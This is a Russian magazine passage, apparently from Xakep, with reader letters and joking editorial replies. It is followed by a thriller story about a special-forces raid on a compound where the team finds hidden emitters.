Товарищи!

Да мы, оказывается, живем в замечательной стране! Вокруг столько добрых людей, готовых помочь. Казалось бы, какое несчастье ДТП: разбитая машина, травмы, не дай бог, да еще и виноватым оказываешься. И тут чу! Возникает в поле зрения авто с надписью «Юридическая помощь при ДТП», оттуда вываливает целая толпа свидетелей Вашей правоты. И ведь главное, как все профессионально построено! Ни одна хотя бы самая малая деталь не уйдет из поля зрения специалистов. Спасибо вам!

Об одном лишь вы не написали в замечательном рекламном письме (впрочем, когда в рекламе писали всю правду?): уважаемые предоставляемые свидетели получают ст. 307 Уголовного кодекса, а дорожной клиент — ст. 309. Вот такая вот «неотвратимость наказания» ;)

Я уже вижу рекламу а-ля «магазин на диване» своей новой фирмы: «Профессиональные заключенные отсидят за вас! Написание чистосердечных признаний, совершение похожих преступлений — спектр услуг! Звоните сейчас и получите 5 лет отсидки бесплатно!» Такие вот у нас водятся «Хакеры по-жизни».

Удачи в бизнесе, господи!



vasin@gameland.ru

оффтоп — срочно!!! палец на красной кнопке, рычаг предохранителя взведен

Скай, нам срочно (!) нужно все оставшееся в оффтопике. Мыло, Софт. Хватит динамить. Ты клялся, что пришлешь все, еще в прошлый четверг, не прошло и недели..

Завтра днем, если ты не выполняешь ультиматум, мы прекращаем всяческие переговоры и совершаем точечные ядерные удары по всем военным базам славного города-героя Егорьевска (городок, где я вырос — прим. SkyWriter'a)!!!



Здравствуй, тезка!

Удивительное совпадение. Как раз когда я отвечал на письма наших любимых читателей, справа всплыло небольшое окошко, коротко отражающее гневную суть пришедшего письма, и я тут же решил отложить все дела и приняться писать ответ на него. К тому же, раз я пишу ответ именно на е-мыло, то, выходит, что я никаких дел в сторону, в общем-то, и не откладывал :-).

Так вот, мыло я обязательно пришлю прямо сейчас, буквально ответив на твое письмо.

А вот про точечные ядерные удары... Это ты зря! Ты почему мою малую родину под угрозу ставишь?! Зря что ли деды воевали, отбирали у фашиста кровью пропитанную землю?! Напрасно люди днями и ночами строили великие военные и плодоовощные базы славного града моего?!

Знай же, что не отдадим мы ни пяди родной земли! Ни шагу назад не сделаем и биться будем до последнего!

Аминь.



poijs_ilia@mail.ru

Илья Емельяненко

Тема: Информация к размышлению

Господи! Благослови!

Здравствуйте! Хочу поделиться с вами мыслями о летательных аппаратах, раз уж нам на земле слишком дорого обходится авиация.

На сегодняшний день уже есть модели двигателей на водородном топливе. Если есть возможность поставить авиацию на водородном топливе, так почему бы и нет? Я не располагаю данными по новейшим разработкам, но складывается ощущение, что наука нам не врет, а лгать начинают люди, уклоняясь от ответственности перед Богом, и Родиной, и перед людьми, где-то ради корысти. В атмосфере полно водорода, и вполне может быть, что этого хватило бы для автономной заправки топливом на лету. Я ничего не придумываю, я исхожу из того, что уже есть. Я восхищаюсь, как хорошо пошла мысль в целом мире, и самое главное заключено в людях — это и Царство Его. «Обратитесь ко Мне, — говорит Господь, — и Я обращусь к вам».

Славлю Отца и Сына, и Святого Духа, и ныне, и присно, и во веки. АМИНЬ!



Милый Илья!

Мы не «Господи», мы всего лишь консилиум врачей. А ты всего лишь еще один наш пациент. Твой случай крайне редок и запущен. Особенно в условиях обучения сначала в церковно-приходской школе, а потом в техническом ВУЗе.

Тебе необходим покой и 10 видеокассет мультимедиа «Том и Джерри», «Ну, погоди!» и т.д. Желательно, чтобы они не были слишком обременены словами и смыслом. После просмотра всех кассет Вам будет снова необходимо записаться на прием. В случае отсутствия положительных изменений — мы сожалеем — но придется произвести шоковую терапию в форме ежедневного просмотра «Дома 2» в течение 3-4 часов и такой же ежедневной дозы клипа Филиппа Киркорова «Шика дам».

story

the show must go on

ИДТИ ПО СНЕГУ БЫЛО НЕУДОБНО. НОГИ ПРОВАЛИВАЛИСЬ В КАКОЕ-ТО ПОДОБИЕ СУГРОБОВ, КОТОРЫЕ НАГРЕБЛИ ПО ВСЕМУ ДВОРУ БЕЗО ВСЯКОГО СМЫСЛА. НО КОМАНДИР ГРУППЫ ПОДГОНЯЛ ИХ ПО РАЦИИ, И ПРИХОДИЛОСЬ ВЫГРЕБАТЬСЯ ИЗ ЭТИХ СНЕЖНЫХ КУЧ, ВЫСОКО ПОДНИМАЯ НОГИ, И ПРОДВИГАТЬСЯ ДАЛЬШЕ К ДОМИКАМ

N I R O (N I R O @ R E A L . X A K E P . R U)

Для них, тренированных спецназовцев, забор не был серьезным препятствием, да и существовал он далеко не по всему периметру. Шестеро аккуратно прошли рядом с воротами — и тут же им сказали по рации, что остальная часть группы, еще пять человек, вошла с дальнего участка совершенно без проблем, им не пришлось преодолевать ни забор, ни какие-либо другие преграды.

Двумя группами они продвигались по территории, аккуратно подбираясь к камерам наблюдения. Приказ был очень и очень неожиданным: они заклеивали объективы жевательной резинкой, для чего каждому было выдано по три пачки «Дирола».

«Номер второй» достал еще две подушечки жвачки, быстро закинул в рот, пожевал несколько секунд, смачно сплюнул в снег огромную дозу ментола, которая уже просто не помещалась в его организме. Вытащил ком резинки, размял пальцами и прилепил на еще один телеобъектив, неподвижно смотревший куда-то в небо.

— Я номер два, пройдена восьмая отметка. Дальний угол территории больше видеокameraми не просматривается, — прокомментировал он свои действия, придавив пуговку лингафона вплотную к шее. — Непонятно только, зачем все эти камеры на каждом шагу? Они же все... Практически все... Выключены.

ФИГУРЫ В БЕЛЫХ МАСКИРОВОЧНЫХ КОСТЮМАХ ПОЯВИЛИСЬ НА МГНОВЕНИЕ ИЗ СУГРОБОВ И ТУТ ЖЕ СКРЫЛИСЬ

— Номер два, тишина в эфире, — прозвучал грозный голос командира группы. — Только пикни еще... — добавил тот от себя не по уставу.

— Есть, — ответил номер второй. «Точно так же заклеивал жевательными резинками дверные глазки Леон, — вспомнился фильм Люка Бессона. — Сначала он, потом и его Матильда. Заклеивали, рвали дверные цепочки, входили внутрь и делали свою черную киллерскую работу. Профессиона-

лы...» Он продвинулся по двору еще метров на тридцать, присел возле угла одной из деревянных построек и посмотрел туда, откуда лился ровный свет, — в сторону двухэтажного дома с большим вестибюлем. Стеклопакеты двери образовывали там огромный шлюз, снег возле выхода из дома тщательно убран, остатки вытоптаны.

— Возле выхода урна с окурками, — тихо сказал он всем. — Могут выйти покурить и застать нас врасплох посреди двора.

— Не твоя забота, — резко ответил командир. — Будет команда — возмешь выход под свой контроль. А пока продвигайся к своей отметке, если еще помнишь, где она у тебя.

— Есть, — снова ответил «номер два», провалился в очередной сугроб и едва не выругался в полный голос.

«Какого черта нас понесло сюда?! — думал он, будучи уверенным в том, что этот вопрос задают себе сейчас практически все участники команды. — Ну, здесь-то какой может быть криминал? Зачем здесь спецназ? Или мы чего-то не знаем? Может, их захватили террористы, а саму ситуацию решили не оглашать? Чушь, террористы обычно озвучивают любую свою вылазку. Тогда зачем? Непонятно.»

Он медленно развернулся, краем глаза отметил перемещение двух товарищей по группе в двадцати метрах к востоку: фигуры в белых маскировочных костюмах появились на мгновение из сугробов и тут же скрылись за ближайшей постройкой, возле которой были аккуратно сложены бревна. Группа работала по заранее подготовленному плану, в отдельные части которого посвящали не всех. Каждый шел по намеченному маршруту, строго по своему (или по назначенному на двоих с напарником), по определенному только для него (или для них), и выполнял только свою задачу.

И лишь в конце работы их должны были собрать вместе.

«Интересно, чем все кончится? — подумал «номер второй». — Хотя нет, гораздо интереснее узнать, как же все начнется. Вот я. Мой маршрут к строению, обозначенному на карте номером «восемнадцать». Ничем не примечательный одноэтажный домик, таких много можно встретить на море — сдают на сезон. Внутри мебель по минимуму, плитка, холодильник, телевизор... Еще что-нибудь... Короче, жить можно. Жить, купаться, жарить, по вечерам гонять комаров — но это если лес рядом. А вот если до моря рукой подать, а ближайшие деревья метрах в двухстах, а то и больше, вот тогда благодать... Сидишь в кресле-качалке, сигарета в одной руке, банка пива в другой. Рядом на лежаке жена... Или нет, не жена, бог с ней, с женой. Чего это я о ней вспомнил? Рядом на лежаке какая-нибудь Клаудия



Шиффер собственной персоной. Топлесс. Лежит и так игриво мне подмигивает — а я глоток делаю, потом затаюсь пару раз... Море шумит, как часы. Каждые шесть секунд волна. А на горизонте — какие-то огоньки...»

— Твою мать! — выругался он, забыв о радиомолчании. — В строениях «шесть-а» и «семь-а» зажгли свет!

— Вижу, — отозвался «номер двенадцать», чьей целью и были именно эти домики. — Никаких корректив — иду по известному маршруту, вхожу по команде.

— Правильно, — подключился к диалогу командир. — Вот только не забудьте камеры. Это наипервейшая задача. Лепите жвачку во все объективы — неважно, включены они или нет. Никто уже не успеет отреагировать. Как только входим, начинает работать «условие номер раз».

— Принято, — отозвались несколько голосов, наложившись друг на друга. Группа работала слаженно, постепенно продвигаясь к своим объектам.

«Номер второй» увидел еще одну камеру — на этот раз большую, на станине. Нечто вроде прицепа на четырех колесах, напоминающих велосипедные. В центре тренога, куча проводов, они тянутся поначалу упорядоченно, а потом разбегаются в разные стороны и исчезают в сугробах. Оглядевшись, он аккуратно приблизился к этому кибернетическому монстру, который, как он решил, управлялся дистанционно, однако рядом в снегу он увидел приличную кучку окурков. Здесь работал человек.

«Чтобы выкурить примерно двадцать сигарет, лично мне нужен целый день, — подумал номер второй. — Но они могут работать в две или три смены. Хотя все окурки вроде бы со следами одинакового прикуса и, очень похоже, раздавлены. Что мог снимать этот оператор здесь, зимой, в течение целого дня?»

Он огляделся, отметил, что вокруг много следов, оставленных одним и тем же человеком. Неподдалеку, возле высокой березы, увидел желтое пятно на снегу, покачал головой.

«Отсюда и отойти было некуда, что ли? — пожал он плечами. — Я думаю, что, если поискать, можно и бутерброды недоеденные найти, и лапшу корейскую».

Вплотную подойдя к камере, он вынул изо рта новую лепешку «Бублигума», размазал ее по объективу и попытался представить себе, что именно показывала эта камера. Автомат мешал ему, он задвинул его за спину и прильнул к видеоискателю.

В поле его зрения попали несколько домов, часть забора, какая-то свалка стройматериалов, несколько столиков под открытым небом (они усыпаны снегом и похожи на летнее кафе, устроенное здесь по недоразумению).

Сзади что-то с шумом повалилось на снег. «Номер второй» вздрогнул и резко обернулся, почувствовав пустоту у правого бока — там, где должен был быть автомат. Но на этот раз пронесло — в сугробе лежал большой моток целлофановой пленки, которой, по-видимому, укрывали камеру от снега. Ветром его смяло и уволкло в сторону, подвесив на дерево, под которым справлял малую нужду оператор. Теперь же ветка не выдержала, прогнулась, и целлофан медленно сполз в сугроб.

«Номер второй» почувствовал, что задержал дыхание чересчур надолго. Медленно втянув через нос морозный воздух, он поправил автомат, проверил надежность крепления глушителя и на секунду прикрыл глаза. А все могло быть гораздо хуже...

«Какого черта меня потянуло смотреть в эту камеру? — обругал он себя. — Не отвлекаться ни на что — прописная истина. Вперед!»

Он спрыгнул со станины, отметив про себя, что амуниция совершенно не бряцает и не издает никакого шума (правда, они всегда проверяли это перед заданием, но сейчас почему-то захотелось похвалить себя — чтобы отвлечься от своего промаха). В рот были закинuty очередные две подушечки жевательной резинки. На бегу он снова машинально сплюнул, взглянул на компас, потом на часы. Времени до занятия позиции оставалось всего ничего.

ЕЕ БЕЛОЕ ОБНАЖЕННОЕ ТЕЛО НИКАК НЕ ХОТЕЛО ИСЧЕЗАТЬ В ТЕМНОТЕ

— Девятый на точке, — раздалось в наушнике. — Четвертый и пятый на точке...

«Пошли доклады, — чертыхнулся «номер два». — Надо бы поторопиться, не быть последним».

Он прикинул, как будет удобнее: пробраться напрямую или выбрать тропинку. Напрямую было, прямо скажем, не очень. Без того везде хватало

строительного мусора, а прямо перед ним разлеглась просто невероятная куча досок и еще чего-то, что в темноте напоминало фанеру. Пройти он бы смог, но не наделать при этом шума казалось задачей невыполнимой.

Пришлось идти в обход, по широкой тропинке. Он уже сделал несколько шагов по ней, когда услышал в наушниках:

— Номер двенадцатый — на позиции. Вынужден войти в дом — обнаружен жителями. Проблем нет.

«Это там, где загорелся свет, — вспомнил «второй». — Чего им не спится, сволочам!»

Значит, один из них уже в деле. Оставалось надеяться на то, что остальных не обнаружат еще некоторое время. Он прибавил шагу, на ходу отметил для себя огонек камеры, висящей под крышей домика, который был им не нужен, подошел с той стороны, откуда выходил кабель, мазнул жвачкой по объективу, но почему-то на этот раз резинка не хотела приставать к холодному стеклу. Он попробовал еще раз, а потом просто сжал на камере кулак и вырвал ее из креплений, после чего отсоединил провод и закинул ее в снег.

Вскоре он был возле своей цели. Домик оставался темным. Из него доносились какие-то звуки, и «номер второй» не мог разобраться, что к чему, пока занимал позицию у двери и оглядывался в поисках очередных светящихся глазков камер. А потом понял: из-за двери доносились стоны.

Кому-то там было очень и очень хорошо.

Он представил себе на секунду, как люди, которые сейчас по ту сторону двери занимаются сексом, отреагируют на появление вооруженного до зубов спецназовца в шлеме с прибором ночного видения на одном глазу и дисплеем на другом. Решил, что даже не стоит принимать ставки — пока сам не увидит, не узнает. Еще он подумал, что если через несколько секунд ему не скаман্দуют войти внутрь, то он оклеет под эти сладострастные стоны. От холода и, чего греха таить, от зависти. Уж больно здорово стонала эта девчонка, прямо как в кино с участием немецких порнозвезд.

Он привалился спиной к стене рядом с дверью, поставил оружие между ног, осмотрелся. Камер не было. Скорее всего, они были внутри.

«Судя по всему, искать их долго не придется. Здесь все на виду. Интересно, а как они там трахаются, зная, что вокруг все пишут? Может, мне тоже сделать вид, что я обнаружен, и войти? Глупость. Командир не поверит в такие совпадения. Ждать, ждать... Чего-то я сегодня какой-то несобранный. Камера эта чертова, теперь вот думаю, как приказ нарушить».

Он покачал головой и крепко сжал цевье автомата. Глушитель здорово удлинял ствол. «Номер второй» осмотрел оружие, остался доволен. Потом прислушался к тому бардаку, что царил у него в голове, и решил, что стоит после операции сходить к психологу, чтобы решить кое-какие душевные проблемы...

Дверь домика неожиданно открылась, легко и одновременно с ужасным скрипом. «Номер два» вдруг понял, что уже некоторое время не слышит тех стонов, которые так волновали его нервную систему. Дверь, распахнувшись, ударила его по колену и вернулась на несколько сантиметров обратно.

Похоже, за дверью никого не удивило то, что снаружи встретилась какая-то преграда. Он услышал осторожный шепот, потом смешок — тихий, смущенный. «Там холодно?» — спросил женский голос. «А ты как думаешь? Конечно, там же зима!»

Мужчина говорил каким-то надменным голосом, словно аристократ-патриций, использовавший проститутку. Внутри домика щелкнула зажигалка, раздался шаг: похоже, тот, кто открывал дверь, сделал это подойдя к ней босиком, потом так же тихо вернулся и вот теперь, обувшись и накинув что-нибудь на себя, решил выйти на улицу покурить.

«Номер второй» читал спецматериалы по операции, знал примерный возраст всех тех, с кем они могли встретиться, помнил около восьмидесяти пяти процентов лиц, что было у них неплохим результатом. Он знал, кто сейчас появится перед ним.

Поднявшись с четверенек, стараясь при этом не отодвинуться от стены, «номер два» аккуратно снял автомат с предохранителя, подумал еще секунду и согласился со своим решением. Им объясняли, что стрелять в тех, кого они встретят, можно только в крайнем случае. А в спецназе крайний случай один — непосредственная угроза жизни.

— Второй на позиции, — шепнул он в лингафон. — Через две секунды — контакт с противником.

— Здесь нет противника, идиот! — прошипел командир. — Не стрелять! Пока не стрелять!

В эту самую секунду на крыльце показался человек с сигаретой. Молодой парень, завернувшийся в одеяло. Он на самом деле был похож на какого-то римского сенатора. Один конец одеяла был закинут на плечо, второй — по диагонали — свисал за спиной. Он медленно, аппетитно затаивался, глядя на звезды, выпускал струйку дыма и переминался с ноги на но-

гу. Ему было явно холодно, но, похоже, после того, что происходило в его домике, он любил именно покурить.

«Номер два» прекрасно понимал свою задачу — до поступления сигнала не выдавать себя, в дальнейшем войти в дом и нейтрализовать жителей, не причинив вреда их здоровью. Далее — доложить командиру и ждать новых приказаний. Непосредственная цель визита на эту странную территорию ему была неизвестна. Начальство подстраховывалось как могло.

ОНИ ОБРАЗОВЫВАЛИ ТАНДЕМ, СПОСОБНЫЙ РАЗГАДАТЬ САМЫЕ ТАИНСТВЕННЫЕ КИБЕРЗАГАДКИ СОВРЕМЕННОСТИ

«Здесь нет противника», — повторил он слова командира, вышел из за двери и медленно сделал два шага к парню...

И тут же понял, что допустил оплошность. Непростительную, недостойную солдата его квалификации.

Конечно же, они курили оба.

Только она осталась за дверью.

Девушка с сигаретой, длинной и тонкой, как и она сама, закричала, едва увидела, как из-за двери показался ствол автомата с навинченным на него глушителем. Закричала высоко, пронзительно, слегка присев и прикрыв свободной рукой грудь. Парень развернулся — скорее, напуганный этим криком, а не встревоженный. Развернулся, даже забыв о сигарете во рту.

«Номер второй» вытянул перед собой руку в жесте, который предупреждал о том, что им лучше ничего не предпринимать — он контролирует ситуацию. Глупый, несвоевременный жест. Было поздно.

Девушка продолжала кричать. При этом она принялась отступать вглубь домика, ее белое обнаженное тело никак не хотело исчезать в темноте. Солдат невольно отвлекся на нее, и спустя секунду парень каким-то незаметным быстрым движением накинул ему на голову одеяло, оставшись на морозе совершенно голым. «Номер второй» моментально «ослеп» без лунного света, который усиливался прибором ночного видения и превращал все вокруг в зеленоватое марево. А еще через мгновение он получил очень сильный удар по голове, следом — по плечу. В тот момент было трудно сообразить, чем и откуда бьют. Солдат не устоял на ногах, упал на доски крыльца и перекатился в сторону, скорее рефлекторно, чем в попытке управлять ситуацией и уходить от ударов.

— Второй, ответьте, что у вас, — раздалось в наушниках. Спокойный, уравновешенный голос командира был в этой обстановке совсем не к месту. Еще один удар. На этот раз он пришелся по правому колену. Боль пронзила ногу.

— Контакт, — только и сумел выдавить из себя «второй». — Открываю огонь...

Он еще раз перекатился и понял, что уперся в стену. Одеяло тем временем окутало его еще больше, в какой-то момент он вдруг ощутил, что не может пошевелить руками. Ждать больше было нечего.

Он нажал на спусковой крючок.

«Бум!.. Бум!..»

Два приглушенных одиночных выстрела прошли одеяло.

Тонкий вскрик. Потом что-то вроде «Сука...»

Где-то кричит девушка. По-прежнему кричит...

«Бум!..»

Вроде бы стон...

— Второй, доложите обстановку. К вам идет резервная двойка.

Командир, как всегда, на высоте. Выстрелов он, конечно же, не слышал — но его дисплей с вмонтированной видеокамерой сейчас показывал только одеяло.

— Жив, — коротко ответил «второй». — Был контакт. Подробности позже.

Он с трудом размотал одеяло: оказалось, придавил свободный конец своим собственным телом. Мир снова наполнился зеленоватым свечением, под шлем рванулся морозный воздух.

«Второй» встал и тут же схватился за правое колено, которое прострелила волна боли.

— Где эта сволочь? — прошептал он сам себе. Спустя секунду он уже видел того, кто доставил ему столько неприятностей. Парень лежал лицом вниз на снегу возле дома. Из-под него медленно, тут же впитываясь в снег и превращаясь в красный лед, вытекала кровь.

— Попал, — сказал солдат. — Есть убитый.

— Лично отдам под суд, — раздалось в ухе.

— Сначала разберитесь...

Он понял, чем его били. Лопата с пожарного щита. Благо попали все три раза плашмя. Если бы ребром...

Сзади раздался тихий свист. Солдат, не оборачиваясь, поднял согнутую в локте руку. Подмога пришла. Два номера: «седьмой» и «одиннадцатый». По условию операции, они единственные, чьей целью были нежилые помещения второстепенного значения. Командир и посчитал возможным освободить их от выполнения основной задачи, бросив на помощь «второму».

Из домика донесся то ли вскрик, то ли плач. «Номер два» махнул стволом в сторону двери:

— Там девчонка. Она меня видела. Между домами есть связь?

«Седьмой» отрицательно покачал головой и вошел внутрь бесшумной тенью. «Одиннадцатый» склонился над телом, положил пальцы на сонную артерию, потом поднял лицо к «номеру два».

— Труп. Бери за ноги, надо внести в дом.

Вместе они подхватили убитого и заволокли внутрь по двум ступенькам крыльца, не один раз ударив его головой. Сразу за дверями на коврик, уходящем вглубь коридора, они бросили его и прошли в комнату, даже не мучаясь сожалениями.

Обнаженная девушка с разбросанными по плечам волосами сидела на корточках в углу комнаты, прижимая к телу подушку. То ли она прикрывала наготу, то ли надеялась, что подушка защитит от выстрелов, — «номер семь» стоял возле нее, направив ствол автомата в направлении ее головы.

«Одиннадцатый» быстро огляделся, увидел две камеры в потолочных нишах, залепил одну. Со второй расправился его напарник. Они еще раз внимательно осмотрели комнату, после чего опустили на окна жалюзи и включили свет.

Девушка от неожиданности вскрикнула и закрыла глаза.

— Тихо, дура, — сказал «номер два». — К тебе никаких претензий. Сколько вас здесь всего?

Она пожала плечами.

— Дума! Быстро!

— Человек тридцать, может, немного меньше...

— Они все сейчас здесь?

Она обвела взглядом комнату и покачала головой — нет, мол, здесь никого нет.

— Ну, дура... — чертыхнулся «седьмой». — Я имею в виду, на территории?! — Нет, — быстро ответила девушка. — Тех, кто следит... Короче, обслуга...

Они уезжают после восьми вечера. Есть трое дежурных и охрана. Я не знаю, где они. Я здесь недавно, мне еще не рассказали. Да я и не интересовалась. А что вы сделали с Русланом?

— Болеет Руслан. Сильно болеет. И вряд ли выздоровеет, — сказал «одиннадцатый». Потом прижал лингафон к шее и произнес:

— Командир, ждем указаний. Все тихо, нас никто не заметил. Труп подтверждаю. Парень по имени Руслан.

— Вычеркиваю, — хмыкнул командир. — Блин, как в том анекдоте... Еще не все вошли. Поэтому обустроиваемся на новом месте и ждем приказа.

Не расслабляться — черт его знает, что здесь творится по ночам. Старшим назначаю «одиннадцатого». Доставьте индикаторные трубки, пройдите по стенам, полу, потолку. Осмотрите все: тумбочки, матрасы, нижнее белье, — куда фантазия подскажет. Объяснить, что вы найдете, не могу. Сам не знаю. Думаю, догадаетесь. Обо всем найденном, представляющем интерес, немедленно докладывать мне.

— Что это может быть? Хотя бы примерно? Химия? Электроника?

— Без комментариев. Все на месте. Вас что, зря учили? Выполняйте!

— Есть, — отпустил лингафон «одиннадцатый» и приподняллицевую пластину шлема с дисплеем и прибором ночного видения. Остальные уже сделали то же самое, слишком уж слепил свет из-под потолка, проходя через усилители.

— Слышали? — спросил он у солдат. Они кивнули. — Найди то, не знаю что. Вообще-то типичная загадка для нашего ведомства.

Точно. Все было именно так. Они не первый год служили в спецподразделении, подчинявшемся Управлению по борьбе с преступлениями в сфере информационных технологий. И не первый раз их отправляли на задание, не разьясняя его сути. Проникнуть, закрепиться, найти.

Когда найдено, принять решение. Самостоятельно. Их, конечно, готовили. Их учили, им показывали самые современные технологии, супердевайсы, которые могли все. Их заставляли — ЗАСТАВЛЯЛИ! — понимать то, что они видят впервые в жизни. Многие из них получили высшее образование, далекое от армии, но некоторые всю жизнь были солдатами и не собирались менять свое амплуа. Все вместе они образовывали тандем, способный разгадать самые таинственные киберзагадки современности.

С вероятностью восемьдесят два процента.

Каждый из них имел за плечами невыполненное задание. Нераспознанную опасность. Ненайденный компьютер. Непойманного хакера. Потому что невозможно предусмотреть в этом мире все до мелочей. Нельзя угадать, как будет действовать противник, если у него каждый раз новое лицо. А еще сложнее — если людей используют втемную. Если они сами не знают, что стали подопытными кроликами, и в силу этого они не могут тебе помочь, не могут сотрудничать, подсказывать, направлять. Вот как сейчас...

Эта девчонка в углу комнаты явно была не в курсе. «Второй» на секунду прикрыл глаза, пробежал мысленно ряд фотографий, вспомнил.

«Юлия... Здесь три недели. Ничего особенного. По-моему, москвичка. Как здесь оказалась? Что их сюда тянет?»

— Работаем, — приказал «одиннадцатый». — Я использую прибор для наркотиков. «Номер семь» ищет электронику, «номер два» — у дверей, остерегаемся гостей. Попутно постарайтесь обнаружить какие-нибудь тайные дверцы, люки — короче, все, что найдется. Вперед. А ты, красавица, сиди не шевелись. Нет, лучше оденься и сядь на кровать. А то неправильно поймут... Хотя кто тут может что понять?

Он протянул руку к халату на спинке кресла, бросил девушке. Она поднялась, отложила подушку в сторону, особо не стесняясь наготы. Фигура у нее была достойная: высокая грудь, широкие бедра. «Второй» невольно осмотрел ее с головы до ног. Накинула халат, присела на кровать и принялась кусать губы. Похоже, она хотела что-то спросить, но не решалась.

ВСПОМНИЛИСЬ НЕСКОЛЬКО СЛОВ О ЗОМБИ, ТИХО ПРОИЗНЕСЕННЫХ КОМАНДИРОМ В ПОСЛЕДНЕЙ БЕСЕДЕ ПЕРЕД ОТПРАВКОЙ

Тем временем «одиннадцатый» включил приборчик, висевший до этого момента у него на поясе, убедился, что все работает, еще раз осмотрел комнату и принялся водить маленьким указателем, напоминающим лазерную указку, по стенам, полу и потолку. Аналогичный, но несколько иначе устроенный прибор использовал и напарник.

Поначалу все было тихо, только в наушниках попискивал отраженный сигнал. Они бродили по комнате, натываясь на стулья, столы, какие-то сумки, потихоньку матерились и бросали угрюмые взгляды на сидящую на кровати девушку. «Номер два» вышел в коридор, отодвинул ногой труп парня, насколько смог, снова опустил панель шлема, проверил автомат и выглянул на улицу. Кругом было тихо, в стороне тускло светил фонарь, освещающий сам себя. Домики были скрыты во тьме.

«Ну и хорошо, — подумалось ему. — Посижу здесь. Хоть не надо будет отвечать, если что-то не найду... Пусть спецы работают. Мое дело — стрелять».

Где-то в других домиках так же приступили к работе его товарищи по отряду. Кому-то должна была улыбнуться удача — не зря же они сюда пришли.

Вспомнились несколько слов о зомби, тихо произнесенных командиром в последней беседе перед отправкой. Тогда «второй» решил, что ему послышалось: командир громко отпарпортовал в телефонную трубку полевой рации о готовности, потом выслушал боевую задачу и тихо произнес несколько слов. Одним из этих слов (теперь «номер два» убедился в этом) было слово «зомби».

Причем здесь этот деревянный городок и мертвецы из могил? Никакой связи не прослеживалось. Скорее, здесь какие-то неизвестные парни могли творить своими легкими руками компьютерные вирусы или ломать через интернет сайты, при одном упоминании о которых обычные люди мгновенно становились по стойке «смирно» и начинали говорить только шепотом. «Номер второй» оглянулся в сторону комнаты, увидел на стеклянном прикроватном столике открытый ноутбук и подумал, что он не так уж и неправ: из компьютера убежал не только шнур питания, но и телефонный провод. Выход в Сеть здесь был.

— ...Я «номер четыре». Докладываю. Никакой химии не обнаружено. Поиски электроники продолжаются.

Спустя десять минут аналогичный доклад поступил от «номера три». — Небогатый улов, — прошептал «номер второй». — И как-то все на удивление спокойно. Ну, если не считать одного убитого и трех ударов лопатой...

— Есть! — неожиданно вскрикнул, радуясь удаче, «номер седьмой». —

Есть сигнал! Регистрирую встроенный излучатель!

«Второй» напрягся. Уж очень хотелось вернуться внутрь, поспотеть, но он не решился оставить пост. Еще будет время взглянуть, а пока достаточно того, что группа, в которой он находится, первой нашла то, что искали.

В комнате что-то хрустнуло. Похоже, солдаты ломали панели, которыми были отделаны стены домика. Потом прозвучало несколько ударов прикладом, и стало тихо.

— Вот это, значит, как выглядит... — тихо сказал «одиннадцатый», к тому времени закончивший поиск наркотических веществ. — Ты знала, что здесь есть такая штука?

Вопрос явно был задан девушке. Она промолчала.

— Точно не знала?

«Головой машет, — понял «второй». — Похоже, здесь творилось черт знает что. Какие-то излучатели в стенах... Что здесь происходит? И почему командир упомянул о зомби?»

В коридор выглянул «седьмой».

— Все спокойно?

Он кивнул в ответ.

— Скоро будем выходить. Я уверен, поступит дополнительный приказ на сбор в условленном месте. Сейчас передам другим, что им надо искать и как это выглядит — думаю, работа пойдет быстрее.

Он заговорил в лингафон, сообщая технические характеристики найденного устройства. Его внимательно слушали, время от времени задавая уточняющие вопросы. Постепенно в деле поиска излучателей проступила ясность. Проблема была в том, что они работали в каком-то неизвестном диапазоне и можно было найти только источники питания, которые оказались заботливо спрятанными вблизи обычных электропроводов. Только тренированное внимание «номера седьмого» позволило ему заметить излучение не в проекции пучка проводов, а рядом с ними.

Спустя сорок минут аналогичные устройства были найдены в шести домах с людьми и одним нежилом, который больше всего походил на хозяйственную постройку. Командир отдал приказ собраться у входа в главное здание. Там, где стеклянные двери и утопанный снег.

Втроем они вышли на улицу, вдохнув морозный воздух и расправив плечи. Часть работы была выполнена. Юле вкололи успокоительное, она с благостной улыбкой лежала на кровати, накрывшись халатом, и разглядывала узор на потолке. Неподалеку от нее остывал труп Руслана. Девушка несколько раз передвинула голову по подушке из стороны в сторону, еще раз улыбнулась и внезапно выгнулась дугой — беззвучно, со скоростью молнии. Спустя мгновение упала вниз, на одеяло, и снова рванулась, касаясь кровати лишь затылком и пятками. Крик рвался из нее сквозь плотно сжатые зубы, но воздух не находил выхода из легких. Эта безумная пляска продолжалась около тридцати секунд. Постельное белье покрылось потом и мочой, она глубоко дышала, широко раздувая ноздри, и глазами рыбы-телескопа смотрела прямо перед собой.

Неожиданно все прекратилось. Она обмякла, рука потянулась к халату, пытаясь скинуть его на пол. Юлия глубоко вздохнула, шепнула что-то, напоминающее слово «мама», и затихла. Взгляд ее остекленевших глаз застыл, ноздри перестали двигаться.

И напоследок рука, пытавшаяся снять халат, упала в сторону. Тонкие пальцы, которые совсем недавно ласкали Руслана, были мертвы.

Как и их хозяйка.

Но солдаты этого уже не видели. Они короткими перебежками, прикрывая друг друга, перемещались по двору, обходя освещенные места и по пути превращая обнаруженные видеочамеры в бесполезные куски железа и стекла. К месту сбора это звено прибыло едва ли не самым первым, только двое солдат из подразделения оказались здесь раньше, поскольку здесь они должны были выполнить свою основную задачу.

Они в белых маскировочных халатах лежали неподалеку от входа и уже начинали замерзать, слушая в эфире доклады своих товарищей о найденных излучателях, о которых они не имели ни малейшего представления. После первого доклада один из них нарисовал на снегу знак вопроса. Второй просто пожал плечами и зябко поежился — было достаточно холодно даже в термостюме.

Рядом с ним в снег упала тройка: «второй», «седьмой» и «одиннадцатый». Одетые в белые костюмы, они тут же стали неразличимыми на фоне сугробов (для нетренированного глаза) и взяли на прицел стеклянный холл. — «Седьмой» и звено прибыли, потерь нет, девушка изолирована. Беру под контроль вход в здание. Разведгруппа готова к внедрению.

Он посмотрел на замерзающих разведчиков. Один из них кивнул, набрал полную пригоршню снега, лизнул.

— Вперед, — раздался приказ командира. Двое поднялись немymi тенями из снега и подбежали к дверям, которые не представляли для бойцов ника-

кой существенной преграды. Стеклорез дал им доступ к шеколде, другой защиты здесь не было. Они открыли дверь, вошли внутрь в освещенный холл, спиной друг к другу. Один из них быстро отключил камеру внутренне-го наблюдения, второй аккуратно перерезал телефонный шнур в холле. — Вошли, ждем приказаний, — сказал один из них.

